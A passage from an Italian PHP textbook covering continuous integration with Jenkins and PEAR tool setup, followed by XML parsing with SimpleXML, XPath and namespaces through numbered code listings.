2. Si parte da un codice legacy. In questo caso si può avere a che fare con un progetto open source mai sottoposto a test, un codice ereditato dall'azienda per cui lavorate o un vostro programma che non avete mai sottoposto a test. In effetti, nell'ottimo libro *Working Effectively with Legacy Code* di Michael Feathers (Prentice Hall, 2004), il codice legacy è definito proprio come un “qualsiasi codice che non prevede alcuna forma di test”.

Un programmatore PHP è destinato a incontrare entrambi i tipi di progetto. Il secondo caso è quello più comune, anche se chi sviluppa in PHP sta iniziando ad adottare tecniche di programmazione più rigorose ed “enterprise”, che includono forme più incisive di test e l'adozione di standard di sviluppo.

NOTA

La maggior parte dei testi citati come approfondimento delle tecniche di refactoring e di unit testing non è stata scritta per il linguaggio PHP. Per comprendere a fondo le metodologie presentate in questi libri è utile, anche se non fondamentale, conoscere un linguaggio fortemente tipizzato, per esempio Java, C++ oppure C#.

Continuous integration

Il codice deve essere sottoposto a test con scadenze regolari e le prove devono essere il più possibile automatizzate; ciò consente di avere cicli di

rilascio dei programmi veloci e stabili. Un server che adotta le tecniche di continuous integration esegue un certo numero di build task preconfezionate, relative per esempio al rilascio del codice, ai programmi di test oppure alla produzione di report di analisi. Queste operazioni vanno effettuate ogni volta che si modifica un archivio a seguito di interventi sul codice, oppure a intervalli regolari, per esempio ogni ora, oppure ancora su richiesta.

Le tecniche CI (Continuous Integration) consentono di impostare attività ripetute che il computer può eseguire in modo automatico. Si può trattare di attività noiose, che coinvolgono diversi passaggi complessi e soggetti a errore.

Di seguito sono indicate le operazioni che si possono impostare in un build system.

1. Verificare la versione corrente del codice nel controllo sorgente.
2. Acquisire da un sito web la versione più recente di una libreria di terze parti.
3. Eseguire analisi statistiche del programma.
4. Eseguire unit test relativi al codice PHP del programma.

Si ipotizzi per esempio di voler rilasciare una nuova versione del programma su cui si sta lavorando. Grazie alle tecniche CI, dopo aver superato con successo la fase di unit testing è possibile impostare ulteriori build task.

1. Rendere irriconoscibile il codice PHP.
2. Creare un archivio di file in formato WAR.
3. Interrogare il sistema di versioning del software per conoscere il numero di revisione.
4. Leggere la versione delle release corrente da database oppure da file.
5. Creare una patch tra questa revisione e la versione di release precedente.
6. Contrassegnare la build come versione di release.
7. Inserire un nuovo record nel database delle release oppure aggiornare il file che indica la versione attiva della release.
8. Caricare il file WAR in un server accessibile pubblicamente.

Si supponga di effettuare ognuna delle operazioni indicate a mano e di accorgersi alla fine che il codice manifesta un piccolo bug, la mancanza di un file o qualcosa di simile. Per rilasciare la versione corretta occorre a

questo punto eseguire di nuovo tutti i passaggi. Ripetere le operazioni manualmente richiede senza dubbio più tempo di quello previsto, può generare errori e di solito non è un lavoro molto divertente.

Grazie alle tecniche CI è possibile eseguire automaticamente tutti i passaggi e identificare le build che devono essere sottoposte a operazioni aggiuntive rispetto alle otto indicate in precedenza.

Server CI

Due dei migliori server CI disponibili per il PHP sono Jenkins e phpUnderControl. Jenkins è una derivazione del progetto Hudson e uno dei più diffusi sistemi CI al mondo, mentre phpUnderControl si integra con il framework CI CruiseControl. Jenkins e CruiseControl sono scritti in Java, supportano più sistemi di build e più linguaggi e forniscono molti plug-in aggiuntivi. Nei prossimi esempi si utilizzerà Jenkins.

NOTA

Jenkins, phpUnderControl e CruiseControl si possono scaricare dai siti web <http://jenkins-ci.org/>, <http://phpundercontrol.org/> e <http://sourceforge.net/projects/cruisecontrol/files/>.

I server CI utilizzano questi strumenti.

1. Controllo versione.
2. Unit testing e code coverage.
3. Analisi statistiche.
4. Build automation.

Controllo versione

Per riprendere la discussione del capitolo precedente, il controllo versione è conosciuto anche con il nome di *controllo sorgente* o *controllo revisione*. È uno strumento fondamentale per tutti i programmatori, aderenti o meno al modello agile. Il controllo versione è simile alla combinazione tra un registratore digitale e un mixer, che consentono di riprodurre il contenuto esistente. Si può aggiungere un nuovo contenuto. Si può riavvolgere il nastro digitale fino a una determinata posizione. Si possono biforcire tracce diverse tra loro. Si possono mescolare frammenti di registrazione nel modo che si preferisce. A volte i vari pezzi entrano in conflitto ed è necessario modificarli allo scopo di ottenere una combinazione che funzioni correttamente. Tutto sommato, è uno strumento potente.

Uno dei sistemi più noti di controllo versione è Subversion (SVN), di cui si è parlato nel Capitolo 12. Una nuova ondata di sistemi per il controllo versione, per esempio Git e Mercurial, sta migliorando il livello di supporto nello sviluppo.

NOTA

Potete consultare la documentazione online relativa ai sistemi di controllo versione in molti siti, tra cui <http://svnbook.red-bean.com/>, <http://gitref.org/> e <http://hgbook.red-bean.com/>.

Analisi statica

Gli strumenti di analisi statica usano delle misure per esaminare il codice e rivelano informazioni utili.

- Livelli di complessità di calcolo (un valore elevato corrisponde a una situazione peggiore).
- Dipendenze (è meglio avere un valore piccolo).
- Ottimizzazione dei consigli d'uso.
- Rispetto delle convenzioni di stile del codice.
- Identificazione di codice problematico e di eventuali bug.
- Esibizione del codice duplicato.
- Produzione di documentazione.

La maggior parte degli strumenti di analisi per PHP è disponibile come plug-in dell'IDE e come package PEAR. Suddivisi per categoria si possono citare alcuni degli strumenti più interessanti.

Rispetto delle convenzioni di stile

- PhpCheckstyle: <http://code.google.com/p/phpcheckstyle/>.
- PHP Code Sniffer: http://pear.php.net/package/PHP_CodeSniffer/.

Generazione di API

- PHP Documentor: <http://www.phpdoc.org/>.

Misura della qualità del codice

- Codice di istruzioni PHP. Misure sulle righe di codice nelle funzioni, nelle classi e così via: <https://github.com/sebastianbergmann/phploc>.
- pdepend. Dipendenze funzionali e delle classi: <http://pdepend.org/>.

Indicazioni relative alla qualità del codice

- Rilevatore di copia/incolla in PHP:
<https://github.com/sebastianbergmann/phpcpd>.
- phpmd - PHP Mess Detector: <http://phpmd.org/>.
- phantm - PHp ANalzer for Type Mismatches. PHP è un linguaggio scarsamente tipizzato. Phantm consente di trovare i potenziali errori provocati da discrepanze di tipo: <https://github.com/colder/phantm>.
- padawan. Codice antipattern e smell:
<https://github.com/mayflowergmbh/padawan>.

Highlight PHP

- phpcb. PHP code browser, da impiegare con PHPUnit o Code Sniffer:
https://github.com/mayflowergmbh/PHP_CodeBrowser.

Sicurezza

- PHP Security Audit Tool:
<http://sourceforge.net/projects/phpsecaudit/>.

Automazione dello sviluppo (build automation)

Per rendere automatici le attività ripetitive è necessario saper utilizzare un build system, per esempio Apache Ant, Maven oppure Phing. I build system si basano su file XML, un linguaggio che verrà illustrato nel Capitolo 14. Un tipico build file contiene uno o più target, ciascuno dei quali corrispondente a sotto-attività. Potete impiegare le attività per aggiungere o cancellare file, estrarre file da un archivio, oppure per eseguire unit test e analisi statiche, per produrre documentazione e altro ancora.

NOTA

Potete trovare maggiori informazioni sui build system nei rispettivi siti web agli indirizzi <http://ant.apache.org/>, <http://www.phing.info/trac> e <http://maven.apache.org/>.

Un build file di base ha un aspetto simile a questo:

```
<?xml version="1.0" encoding="UTF-8"?>

<project default="testAutomate">
    <target name="testAutomate">
        <echo msg="Making directory ./foobar" />
        <mkdir dir=".foobar" />
    </target>
</project>
```

In questo esempio si definisce un target, "testAutomate", che riporta un messaggio e crea una directory. I build file possono comprendere più target e diventare molto più complessi.

Per un programmatore che non ha mai utilizzato un server CI è facile non comprendere i vantaggi del lavoro supplementare richiesto per impostare un sistema CI, che diventano però sempre più evidenti con il passare del tempo e con l'impiego di build e di test unit.

Setup del server Jenkins

Questo paragrafo descrive il setup di PHP in combinazione con un server CI Jenkins, il cui sito è mostrato nella Figura 13.10. Il layout di Jenkins è abbastanza intuitivo. È un server CI molto diffuso e supportato da una comunità attiva. Jenkins è complesso e potente, ma allo stesso tempo è semplice da utilizzare. Jenkins ha una GUI scritta bene e mette anche a disposizione uno script da riga di comando.

La risorsa principale per l'impostazione di Jenkins in PHP si trova all'indirizzo <http://jenkins-php.org/> ed è stata scritta da Sebastian Bergmann, l'autore di PHPUnit.

I passi fondamentali da osservare sono i seguenti.

1. Download e installazione di Jenkins.
2. Configurazione dei plug-in Jenkins.
3. Aggiornamento dei package PHP in PEAR.
4. Creazione di un build file.
5. Creazione di un nuovo job in Jenkins.

Scaricate Jenkins da <http://jenkins-ci.org/>. La procedura di installazione dipende dal sistema operativo e dalla versione della release. Informazioni di aiuto aggiuntive si possono trovare nel wiki <https://wiki.jenkins-ci.org/display/JENKINS/Home>.

L'impostazione di default prevede utilizzare la porta 8080, mentre la dashboard è accessibile all'indirizzo <http://localhost:8080/dashboard>.

Per configurare i plug-in di Jenkins si può sfruttare l'interfaccia web oppure l'utility da riga di comando, come si può vedere nel Listato 13.25. Si osservi la Figura 13.11.



Figura 13.10 Il sito web di Jenkins.

Manage Jenkins

- [Configure System](#)
Configure global settings and paths.
- [Reload Configuration from Disk](#)
Discard all the loaded data in memory and reload everything from file system.
- [Manage Plugins](#)
Add, remove, disable or enable plugins that can extend the functionality of Jenkins.
- [System Information](#)
Displays various environmental information to assist trouble-shooting.
- [System Log](#)
System log captures output from java.util.logging output related to Jenkins.
- [Load Statistics](#)
Check your resource utilization and see if you need more computers for your build.
- [Jenkins CLI](#)
Access/manage Jenkins from your shell, or from your script.

Figura 13.11 Gestione di Jenkins da GUI.

Listato 13.25 Installazione di plug-in tramite l'utilità da riga di comando Jenkins.

```

wget http://localhost:8080/jnlpJars/jenkins-cli.jar
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin
checkstyle
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin
clover
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin
jdepend
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin pmd
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin phing
java -jar jenkins-cli.jar -s http://localhost:8080 install-plugin xunit
java -jar jenkins-cli.jar -s http://localhost:8080 safe-restart

```

Può essere necessario aggiornare i moduli o i canali PEAR esistenti, oppure installare alcuni moduli aggiuntivi. Occorre correggere tutti gli errori riportati durante l'installazione PEAR, allo scopo di ottenere un funzionamento corretto della build automation:

```
pear channel-discover pear.pdepend.org  
pear channel-discover pear.phpmd.org  
pear channel-discover pear.phpunit.de  
pear channel-discover components.ez.no  
pear channel-discover pear.symfony-project.com
```

```
pear install pdepend/PHP_Depend  
pear install phpmd/PHP_PMD  
pear install PHPDocumentor  
pear install PHP_CodeSniffer  
pear install phpunit/phpcpd //copy paste detector  
pear install -alldeps phpunit/PHP_CodeBrowser  
pear install -alldeps phpunit/PHPUnit
```

La correzione degli errori può richiedere la modifica della configurazione PEAR. Si supponga per esempio che la direttiva `data_dir` non sia impostata correttamente:

```
http://pear.php.net/manual/en/guide.users.commandline.config.php  
ERROR: failed to mkdir C:\php\pear\data\PHP_PMD\resources\rulesets  
pear config-get data_dir  
"C:\php5" #incorrect  
pear config-set data_dir "C:\xampp\php\pear\data"  
pear config-set doc_dir "C:\xampp\php\pear\docs"  
pear config-set test_dir "C:\xampp\php\pear\tests"
```

Bergmann ha scritto anche diversi script di utility che possono essere sfruttati come punto di partenza e come template per impostare il server CI. È più che probabile che sia necessario cambiare i percorsi e/o correggere i target di build. Gli script sono disponibili tramite lo strumento di gestione dei package PEAR utilizzando il comando `pear install phpunit/ppw` oppure online all'indirizzo <https://github.com/sebastianbergmann/php-project-wizard>. La Figura 13.12 mostra il menu principale del sito di Jenkins e il link che consente di creare un nuovo job.

Riepilogo

In questo capitolo ci si è occupati di tre tecniche di sviluppo che consentono di creare codice PHP di alta qualità. Le metodologie da applicare prendono il nome di refactoring, unit testing, e continuous integration. Si tratta in tutti e tre i casi di tecniche molto estese e ci sono molti libri che descrivono le soluzioni che si possono adottare.



Figura 13.12 Il menu principale di Jenkins.

La maggior parte del codice è legacy, perciò gli sviluppatori devono sapere come creare una soluzione stabile a partire da codice poco efficiente. Il refactoring è una tecnica fondamentale che si perfeziona con la pratica. Nonostante ciò perfino i programmatori più attenti e gli esperti di codice possono inavvertitamente introdurre sottili modifiche del comportamento software a seguito degli interventi di refactoring. Gli effetti rimangono nascosti e sono estremamente difficili da individuare. Gli unit test consentono di tenere traccia dei risultati previsti dall'esecuzione delle funzioni e quindi facilitano l'individuazione dei cambiamenti di comportamento dovuti a modifiche della struttura del codice.

L'esecuzione regolare dei test si avvantaggia delle tecniche di CI. Tali sistemi semplificano l'eliminazione di attività noiose e ripetitive, che richiedono molto tempo oppure si devono eseguire a mano e pertanto sono soggetti a errori. I computer sono eccezionali nell'eseguire attività ripetitive e non si lamentano mai del fatto che il loro lavoro sia particolarmente noioso. Gli sviluppatori software devono impegnarsi per ottenere una qualità del codice di alto livello, cercando sempre di sfruttare le tecniche più innovative e tutti gli strumenti disponibili.

XML

XML (*Extensible Markup Language*) è un linguaggio molto potente per la memorizzazione e il trasferimento di informazioni. Un documento scritto in XML può essere compreso e scambiato da tutti. Il fatto che XML sia uno standard universale è un vantaggio da non sottovalutare. Il linguaggio XML è impiegato nei moderni elaboratori di testi, nei servizi web SOAP e REST, nei feed RSS e nei documenti XHTML.

In questo capitolo si studierà principalmente l'estensione PHP SimpleXML, che semplifica l'elaborazione di documenti XML. Si parlerà inoltre di DOM (*Document Object Model*) e di estensioni XMLReader. L'interfaccia DOM garantisce che un documento sia visualizzato sempre allo stesso modo, a prescindere dal sistema operativo utilizzato. Il motivo principale dell'esistenza di più librerie per l'analisi e la scrittura di istruzioni XML è dettato dalla sua facilità d'uso, dal dettaglio delle funzionalità e dal modo in cui è possibile elaborare il codice XML.

Concetti di base dell'XML

XML consente di definire documenti che impiegano elementi di tag o attributi. La visualizzazione di un documento XML in un editor di testo evidenzia la somiglianza tra questo linguaggio e l'HTML; questo perché, analogamente all'HTML (*HyperText Markup Language*), anche l'XML è un linguaggio di markup con una collezione di contenuti marcati con tag e una struttura gerarchica a forma di albero, nella quale una sola root (tag) agisce da tronco, mentre gli elementi figli si diramano dalla root e i discendenti di livello inferiore si diramano dai rispettivi genitori. Si può anche considerare l'ordine di visualizzazione di un documento XML come una serie di eventi distinti tra loro. È da notare che la visualizzazione ordinata di elementi non richiede la conoscenza di ciò che rappresenta l'intero documento, anche se rende più complessa la loro ricerca.

Un esempio specifico di “applicazione” XML è l’XHTML. Il linguaggio XHTML è simile all’HTML perché utilizza gli stessi tag; tuttavia aderisce anche agli standard XML e per questo motivo è molto più rigoroso. Il codice XHTML deve soddisfare alcuni requisiti aggiuntivi.

- I tag sono sensibili a maiuscole e minuscole. I nomi degli elementi XHTML devono essere scritti in lettere minuscole.
- Gli elementi singoli, per esempio `
`, devono sempre essere chiusi; in altre parole, in XHTML si deve scrivere `
`.
- È necessario l’escape delle entità `&`, `<`, `>`, `'` e `"` che devono pertanto essere scritte indicando rispettivamente `&`, `<`, `>`, `'` e `"`.
- Gli attributi devono essere racchiusi tra virgolette; per esempio, invece di `` si deve scrivere ``.

L’analisi del codice XML si basa su un modello ad albero o guidato da eventi. I modelli ad albero, per esempio quelli di SimpleXML e DOM, rappresentano i documenti HTML e XML come un albero di elementi e caricano l’intero documento in memoria. A eccezione della root, ogni elemento ha un elemento genitore. Gli elementi possono contenere attributi e valori. I modelli guidati da eventi, per esempio *Simple API for XML* (SAX), leggono solo una parte del documento XML alla volta. SAX è più veloce quando si tratta di gestire documenti lunghi e, per i documenti estremamente grandi, è l’unica opzione fattibile. Tuttavia, i modelli ad albero sono in genere più semplici e più intuitivi da implementare e alcuni documenti XML devono essere caricati completamente in un’unica operazione.

Di seguito è riportato l’aspetto tipico di un documento XML:

```
<animal>
    <type id="9">dog</type>
    <name>snoopy</name>
</animal>
```

L’elemento root è `<animal>` e ci sono due elementi figlio, `<type>` e `<name>`. Il valore dell’elemento `<type>` è `dog`, mentre il valore di `<name>` è `snoopy`.

L’elemento `<type>` ha un attributo, `id`, che assume il valore `9`. Si nota inoltre che ogni tag di apertura ha il corrispondente tag di chiusura e che il valore dell’attributo è racchiuso tra virgolette.

Gli schemi

Uno schema XML aggiunge ulteriori vincoli a un documento XML. Esempi di vincolo riguardano l'indicazione di elementi facoltativi o che devono essere inclusi, i valori e gli attributi ammessi per un elemento e la posizione che gli elementi possono avere.

In assenza di uno schema non c'è nulla che possa evitare di avere dati privi di senso, simili a quelli illustrati nel Listato 14.1.

Listato 14.1 Esempio che dimostra la necessità di uno schema più rigido.

```
<animals>
  <color>black</color>
  <dog>
    <name>snoopy</name>
    <breed>
      <cat>
        <color>brown</color>
        <breed>tabby</breed>
      </cat>
      beagle cross
    </breed>
  </dog>
  <name>teddy</name>
</animals>
```

La lettura del documento evidenzia una quasi totale mancanza di senso logico. Un tag `<cat>` non può essere parte di un tag `<dog>`, `<color>` e `<name>` non sono animali e devono essere inclusi in un elemento `dog` oppure `cat`. Dal punto di vista di un computer, invece, si tratta di un documento perfettamente valido. È necessario far sapere alla macchina per quali motivi il documento non è accettabile. Uno schema consente di informare il computer su come perfezionare la disposizione dei dati. L'accresciuto rigore garantisce una maggiore integrità dei dati presenti nel documento. Grazie allo schema è possibile dichiarare che i tag `<cat>` non vanno inseriti nei tag `<dog>` e che i tag `<name>` e `<color>` possono trovarsi solo all'interno dei tag `<cat>` oppure `<dog>`.

I tre linguaggi più diffusi per la generazione di schemi sono *Document Type Definition (DTD)*, XML Schema e *RELAX NG (REgular LAnguage for XML Next Generation)*. Dato che questo libro è dedicato a PHP, non approfondiremo lo studio degli schemi; si ricorda semplicemente che all'inizio di un documento XML è necessario dichiarare lo schema adottato. Si consideri il Listato 14.2.

Listato 14.2 Porzione di codice che riporta la dichiarazione dell'uso dello schema xhtml1-transitional.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

SimpleXML

SimpleXML facilita la memorizzazione di un documento XML come oggetto PHP e viceversa. SimpleXML semplifica l'analisi della struttura XML per l'individuazione di determinati elementi. L'estensione SimpleXML richiede PHP 5 o una versione superiore ed è attivata di default.

Parsing XML di una stringa

Vediamo un primo esempio di lettura delle istruzioni XML che si trovano in una stringa, le carica in un oggetto `SimpleXMLElement` e sfoglia l'intera struttura.

Listato 14.3 Primo esempio: animal.php.

```
<?php

error_reporting(E_ALL ^ E_NOTICE);

$xml = <<<THE_XML
<animal>
    <type>dog</type>
    <name>snoopy</name>
</animal>
THE_XML;

//una sola istruzione per caricare la stringa XML in un oggetto
SimpleXMLElement
$xml_object = simplexml_load_string($xml);

foreach ($xml_object as $element => $value) {
    print $element . ":" . $value . "<br/>";
}

?>
```

Dopo aver caricato la stringa XML, nel Listato 14.3 l'oggetto `$xml_object` diventa l'elemento root, `<animal>`. Il documento è rappresentato come un oggetto `SimpleXMLElement`, perciò si può eseguire l'iterazione utilizzando un ciclo `foreach`. Di seguito è riportato l'output prodotto dal Listato 14.3:

```
type: dog
name: snoopy
```

Listato 14.4 Un esempio più complesso: animals.php.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);

$xml = <<<THE_XML
<animals>
<dog>
    <name>snoopy</name>
    <color>brown</color>
    <breed>beagle cross</breed>
</dog>
<cat>
    <name>teddy</name>
    <color>brown</color>
    <breed>tabby</breed>
</cat>
<dog>
    <name>jade</name>
    <color>black</color>
    <breed>lab cross</breed>
</dog>
</animals>
THE_XML;

$xml_object = simplexml_load_string($xml);

//output dei nomi di cani
foreach($xml_object->dog as $dog) {
    print $dog->name."<br/>";
}
?>
```

Di seguito è riportato l'output prodotto dal Listato 14.4:

```
snoopy
jade
```

La maggior parte delle istruzioni del Listato 14.4 adotta la sintassi PHP heredoc per caricare una stringa. Il codice che ricerca i valori degli elementi è costituito da poche righe ed è veramente semplice. SimpleXML si occupa di eseguire l'iterazione di tutti i tag `<dog>`, anche quando trova un tag `<cat>` tra i tag `<dog>`.

Parsing XML di un file

Si supponga di caricare un documento XML non valido; in questo caso PHP segnala la situazione tramite un messaggio di avvertimento, per informare che è necessario chiudere un tag oppure effettuare l'escape di

qualche entità, riportando nel messaggio il numero di riga dove è stato riscontrato l'errore. Si consideri il Listato 14.5.

Listato 14.5 Esempio di messaggio PHP che segnala istruzioni XML non valide.

```
Warning: simplexml_load_string() [function.simplexml-load-string]:  
Entity: line 1: parser error : attributes construct error in  
animals.php on line 29
```

I prossimi due esempi carcano istruzioni XML da un file che contiene il codice riportato nel Listato 14.6. Alcuni elementi XML hanno attributi; nel Listato 14.7 si vedrà come trovare i valori di attributi in modo elementare, utilizzando più chiamate di funzioni SimpleXML. Nel Listato 14.10 si studierà invece come trovare questi stessi valori tramite XPath, che semplifica ricerche anche molto complesse.

Listato 14.6 Esempio di file XHTML File: template.xhtml.

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE html>  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">  
    <body>  
        <div id="header">  
            header would be here  
        </div>  
        <div id="menu">  
            menu would be here  
        </div>  
        <div id="main_content">  
            <div id="main_left">  
                left sidebar  
            </div>  
            <div id="main_center" class="foobar">  
                main story  
            </div>  
            <div id="main_right">  
                right sidebar  
            </div>  
        </div>  
        <div id="footer">  
            footer would be here  
        </div>  
    </body>  
</html>
```

Le prime due righe del Listato 14.6 definiscono la versione di XML impiegata e la direttiva `DOCTYPE`; queste istruzioni non fanno parte dell'albero caricato nell'oggetto `SimpleXMLElement`. L'elemento root è `<html>`.

Il Listato 14.7 illustra la ricerca del contenuto di `<div>` con `id="main_center"`, tramite la chiamata di metodi SimpleXML orientati agli oggetti.

Listato 14.7 Trovare il valore specifico di un attributo.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);

$xml = simplexml_load_file("template.xhtml");
findDivContentsByID($xml, "main_center");

function findDivContentsByID($xml, $id) {
    foreach ($xml->body->div as $divs) {
        if (!empty($divs->div)) {
            foreach ($divs->div as $inner_divs) {
                if (isElementWithID($inner_divs, $id)) {
                    break 2;
                }
            }
        } else {
            if (isElementWithID($divs, $id)) {
                break;
            }
        }
    }
}

function isElementWithID($element, $id) {
    $actual_id = (String) $element->attributes()->id;
    if ($actual_id == $id) {
        $value = trim((String) $element);
        print "value of #$id is: $value";
        return true;
    }
    return false;
}
?>
```

Il Listato 14.7 trova tutti gli elementi `<div>` di `<body>` e prende anche in considerazione gli elementi `<div>` figli dei rispettivi `<div>`. Esamina poi ogni `<div>` per confrontare l'attributo `id` con il valore indicato nella ricerca, `"main_center"`. Se i valori coincidono, allora visualizza il valore ed esce dal ciclo di istruzioni. Di seguito è riportato l'output prodotto dall'esecuzione dello script:

```
value of #main_center is: main story
```

Non è possibile visualizzare semplicemente l'oggetto `$element` della funzione `isElementWithID`, perché lo scopo è quello di rappresentare l'intero oggetto `SimpleXMLElement`:

```
object(SimpleXMLElement) [9]
public '@attributes' =>
array
'id' => string 'main_center' (length=11)
```

```

'class' => string 'foobar' (length=6)
string '
    main story
' (length=40)

```

Per questo motivo si deve effettuare il cast del valore restituito da `object` in `string`, ricordando che così si converte in modo esplicito una variabile da un tipo a un altro. Si noti che anche lo spazio è incluso nel valore dell'elemento, perciò è necessario applicare la funzione PHP `trim` alla stringa.

Per conoscere gli attributi di un elemento, SimpleXML mette a disposizione il metodo `attributes`, che restituisce un oggetto di attributi:

```

var_dump($element->attributes());
object(SimpleXMLElement) [9]
public '@attributes' =>
array
'id' => string 'main_center' (length=11)
'class' => string 'foobar' (length=6)

```

È necessario eseguire il casting del valore restituito da `$element->attributes()->id;`, altrimenti anche in questo caso si otterebbe l'intero oggetto `SimpleXMLElement`.

Il Listato 14.7 è poco affidabile. È sufficiente modificare la struttura dell'elemento oppure che preveda più di due livelli per far fallire la ricerca dell'`id`.

I documenti XHTML adottano lo standard DOM (*Document Object Model*) del linguaggio HTML. Strumenti e utility di analisi quali XPath e XQuery possono rendere abbastanza semplici le operazioni di ricerca. XPath fa parte della libreria SimpleXML e della libreria PHP DOM. SimpleXML consente di impiegare XPath tramite la chiamata del metodo, `$simple_xml_object->xpath()`. Nella libreria DOM si utilizza XPath per creare un oggetto `DOMXPath` e successivamente per chiamare il metodo di query relativo al medesimo oggetto.

Il Listato 14.10 mostra come trovare un particolare attributo di `id` tramite XPath. Innanzitutto si vedrà come cercare gli elementi ottenuti dall'esecuzione dei Listati 14.3 e 14.4.

Listato 14.8 Trovare un elemento utilizzando XPath.

```
<?php
```

```
error_reporting(E_ALL);
```

```

$xml = <<<THE_XML
<animal>
  <type>dog</type>
  <name>snoopy</name>
</animal>
THE_XML;

$xml_object = simplexml_load_string($xml);

$type = $xml_object->xpath("type");
foreach($type as $t) {
    echo $t."<br/><br/>";
}

$xml_object = simplexml_load_string($xml);
$children = $xml_object->xpath("/animal/*");
foreach($children as $element) {
    echo $element->getName()." : ".$element."<br/>";
}
?>

```

L'output prodotto dal Listato 14.8 è:

```

dog

type: dog
name: snoopy

```

Nella prima parte del Listato 14.8 si seleziona l'elemento interno `<type>` di `<animal>` impiegando il selettore XPath `type`. Il comando restituisce un array di oggetti `SimpleXMLElement` che derivano dalla query XPath. La seconda parte delle istruzioni seleziona gli elementi figli di `<animal>` utilizzando il selettore XPath `/animal/*`, dove l'asterisco è un carattere jolly. Gli oggetti `SimpleXMLElement` si ricavano dal metodo `xpath`, perciò è possibile riportare in output i nomi degli oggetti chiamando `getName`.

NOTA

Le specifiche complete dei selettori XPath si trovano all'indirizzo <http://www.w3.org/TR/xpath/>.

Il Listato 14.9 mostra come trovare i dati corrispondenti a un particolare elemento figlio, a prescindere dal tipo genitore. Le istruzioni consentono inoltre di individuare l'elemento genitore di un oggetto `SimpleXMLElement`.

Listato 14.9 Confrontare elementi figli e genitori utilizzando XPath.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);

$xml = <<<THE_XML
<animals>
  <dog>
    <name>snoopy</name>
    <type>dog</type>
  </dog>
</animals>
THE_XML;

```

```

<name>snoopy</name>
<color>brown</color>
<breed>beagle cross</breed>
</dog>
<cat>
  <name>teddy</name>
  <color>brown</color>
  <breed>tabby</breed>
</cat>
<dog>
  <name>jade</name>
  <color>black</color>
  <breed>lab cross</breed>
</dog>
</animals>
THE XML;

```

```

$xml_object = simplexml_load_string($xml);
$names = $xml_object->xpath("*/name");
foreach ($names as $element) {
    $parent = $element->xpath("../");
    $type = $parent[0]->getName();
    echo "$element ($type)<br/>";
}
?>

```

L'output prodotto dal Listato 14.9 è:

```
snoopy (dog)
teddy (cat)
jade (dog)
```

Lo script trova la corrispondenza dei valori dell'elemento `<name>`, a prescindere dal fatto che sia contenuto in un elemento `<dog>` oppure `<cat>` grazie alla query XPath `"*/name"`. Per conoscere il genitore dell'oggetto SimpleXMLElement corrente si utilizza la query `".."`. Al suo posto avremmo potuto utilizzare la query `"parent::*"`.

Listato 14.10 Trovare la corrispondenza del valore di un attributo utilizzando XPath.

```

<?php
error_reporting(E_ALL);

$xml = simplexml_load_file("template.xhtml");
$content = $xml->xpath("//*[@id='main_center']");
print (String)$content[0];

?>

```

Nel Listato 14.10 la query `"//*[@id='main_center']"` consente di trovare l'elemento il cui attributo `id` è uguale a `'main_center'`. Per trovare in XPath

la corrispondenza di un attributo si utilizza il simbolo @. Confrontate la semplicità del Listato 14.10, che sfrutta XPath, con le istruzioni del Listato 14.7.

Namespace

I namespace XML definiscono la collezione cui appartengono gli oggetti, allo scopo di evitare quella ambiguità tra i dati che si può manifestare qualora tipi diversi di nodi contengano oggetti con lo stesso nome. Si potrebbe per esempio impostare due namespace diversi per `cat` e `dog` e garantire in questo modo che i rispettivi elementi interni abbiano nomi univoci, come si può vedere nei Listati 14.11 e 14.12. Per saperne di più sui namespace in PHP fate riferimento al Capitolo 5.

La prima istruzione che riguarda un namespace in XML implica la dichiarazione espressa con la sintassi `xmlns:your_namespace`:

```
<animals xmlns:dog='http://foobar.com:dog'  
xmlns:cat='http://foobar.com:cat'>
```

A questo punto si può indicare il namespace come prefisso di un elemento. Per ottenere i nomi dei cani è sufficiente impostare la ricerca di `dog:name` e filtrare sono i nomi del namespace `dog`.

Il Listato 14.11 mostra come si lavora con i namespace in un documento XML.

Listato 14.11 Lo script non riesce a trovare il contenuto di un documento con namespace non registrati utilizzando XPath.

```
<?php  
  
error_reporting(E_ALL ^ E_NOTICE);  
  
$xml = <<<THE_XML  
<animals xmlns:dog="http://foobar.com/dog"  
xmlns:cat="http://foobar.com/cat" >  
    <dog:name>snoopy</dog:name>  
    <dog:color>brown</dog:color>  
    <dog:breed>beagle cross</dog:breed>  
    <cat:name>teddy</cat:name>  
    <cat:color>brown</cat:color>  
    <cat:breed>tabby</cat:breed>  
    <dog:name>jade</dog:name>  
    <dog:color>black</dog:color>  
    <dog:breed>lab cross</dog:breed>  
</animals>  
THE_XML;
```

```

$xml_object = simplexml_load_string($xml);
$names = $xml_object->xpath("name");

foreach ($names as $name) {
    print $name . "<br/>";
}
?>

```

L'esecuzione del Listato 10.11 che contiene namespace non visualizza alcun output. L'impiego di XPath richiede la registrazione del namespace. Si consideri il Listato 14.12.

Listato 14.12 Trovare il contenuto di un documento con namespace registrati utilizzando XPath.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);

$xml = <<<THE_XML
<animals xmlns:dog="http://foobar.com/dog"
xmlns:cat="http://foobar.com/cat" >
    <dog:name>snoopy</dog:name>
    <dog:color>brown</dog:color>
    <dog:breed>beagle cross</dog:breed>
    <cat:name>teddy</cat:name>
    <cat:color>brown</cat:color>
    <cat:breed>tabby</cat:breed>
    <dog:name>jade</dog:name>
    <dog:color>black</dog:color>
    <dog:breed>lab cross</dog:breed>
</animals>
THE_XML;

$xml_object = simplexml_load_string($xml);

$xml_object->registerXPathNamespace('cat', 'http://foobar.com/cat');
$xml_object->registerXPathNamespace('dog', 'http://foobar.com/dog');
$names = $xml_object->xpath("dog:name");

foreach ($names as $name) {
    print $name . "<br/>";
}
?>

```

Di seguito è riportato l'output:

```
snoopy
jade
```

